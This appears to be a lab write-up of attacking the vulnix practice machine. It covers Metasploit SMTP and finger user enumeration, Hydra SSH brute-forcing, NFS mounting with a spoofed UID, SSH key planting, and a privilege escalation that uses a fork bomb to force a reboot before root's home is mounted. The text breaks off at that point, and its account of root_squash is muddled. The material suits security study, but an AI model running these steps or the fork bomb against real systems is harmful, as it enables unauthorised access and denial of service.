
During enumeration, it was found that the target had a /home directory shared via NFS. This allowed remote mounting without authentication.

2. User Enumeration

Using the metasploit to obtain user name from the stmp or finger ports, then we launched a brute-force attack against SSH using rockyou.txt file.

- Open metaspoit
- Search for smtp





- I choose the user enumeration
- Change the RHOSTS to the machine port

- Exploit

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.235.133:25    - 192.168.235.133:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[+] 192.168.235.133:25    - 192.168.235.133:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
[*] 192.168.235.133:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Same steps for finger


```
msf6 auxiliary(scanner/smtp/smtp_enum) > search finger

Matching Modules
================

   #   Name
   -   ----
   0   exploit/windows/rdp/cve_2019_0708_bluekeep_rce
   1     \_ target: Automatic targeting via fingerprinting
   2     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   3     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   4     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
   10  auxiliary/scanner/finger/finger_users
   11  auxiliary/server/browser_autopwn
   12    \_ action: DefangedDetection
   13    \_ action: WebServer
   14    \_ action: list
   15  exploit/bsd/finger/morris_fingerd_bof
   16  auxiliary/gather/mybb_db_fingerprint
   17  exploit/windows/http/bea_weblogic_post_bof
   18    \_ target: Automatic
   19    \_ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
   20    \_ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
   21    \_ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
   22  auxiliary/scanner/oracle/isqlplus_login
   23  auxiliary/scanner/oracle/isqlplus_sidbrute
   24  post/windows/gather/enum_putty_saved_sessions
   25  auxiliary/scanner/smb/smb_version
   26  auxiliary/scanner/vmware/esx_fingerprint


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/vmware/esx_fingerprint

msf6 auxiliary(scanner/smtp/smtp_enum) > use 10
msf6 auxiliary(scanner/finger/finger_users) > options
```


```
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting
   ----        ---------------
   RHOSTS
   RPORT       79
   THREADS     1
   USERS_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.235.133
RHOSTS => 192.168.235.133
msf6 auxiliary(scanner/finger/finger_users) > exploit
```

```
msf6 auxiliary(scanner/finger/finger_users) > exploit

[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: backup
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: bin
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: daemon
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: games
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: gnats
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: irc
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: landscape
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: libuuid
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: list
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: lp
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: mail
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: dovecot
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: man
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: messagebus
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: news
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: nobody
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: postfix
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: proxy
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: root
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: sshd
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: sync
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: sys
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: syslog
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: user
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: dovenull
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: uucp
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: whoopsie
[+] 192.168.235.133:79    - 192.168.235.133:79 - Found user: www-data
[+] 192.168.235.133:79    - 192.168.235.133:79 Users found: backup, bin, daemon, dovecot, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, proxy, root, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
[*] 192.168.235.133:79    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/finger/finger_users) >
```

3. user Exploitation


- use hydra to brute force password of the users we get by metasploit






4. NFS Mounting enumeration

- first show the mounted device on the machine ip
- we notice the user name vulnix so we maker directory called vulnix then We mounted to this directory:
  sudo mount 192.168. 235.133:/home/vulnix /mnt/vulnix




- notice the nobody user/group so we will remount it using nfs version 3 command




- notice the user id 2008 so we add user vulnix with id 2008 to gain the permission


- Switch user to vulnix then try to list the mount device



- Generate ssh key to access the device through ssh



- Make .ssh directory in the vulnix machine then copy the key to it and check if the key is the same in the 2 machines or not




5. NFS exploit

- Now use ssh to access the machine by the generated key without password


6. Privilege Escalation

- `sudo -ll` is used to **list the privileges** that the current user has when using `sudo`. It shows detailed information about what commands the user can run with `sudo` and under what circumstances.
- Then we have etc/exports that determine what shells are share in nfs.


- By edit this file we can use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.



- At this moment we need to restart the machine after edit the file to take effect so we can use this command : (){:| :&};: to create and recreate process to have the machine resources exhausted if it's not configured to automatic reboot hopefully some data engineer come reboot it



- So we reboot the machine manually



- After reboot we make directory called root and mount the machine to it

```
┌──(kali㉿kali)-[~]
└─$ sudo showmount -e 192.168.235.133
Export list for 192.168.235.133:
/root        *
/home/vulnix *

┌──(kali㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnroot
```

- And do as we did in user vulnix

```
┌──(kali㉿kali)-[~]
└─$ sudo mount 192.168.235.133:/root /mnt/vulnroot -o vers=3

┌──(kali㉿kali)-[~]
└─$ sudo ls -lash /mnt/vulnroot
total 28K
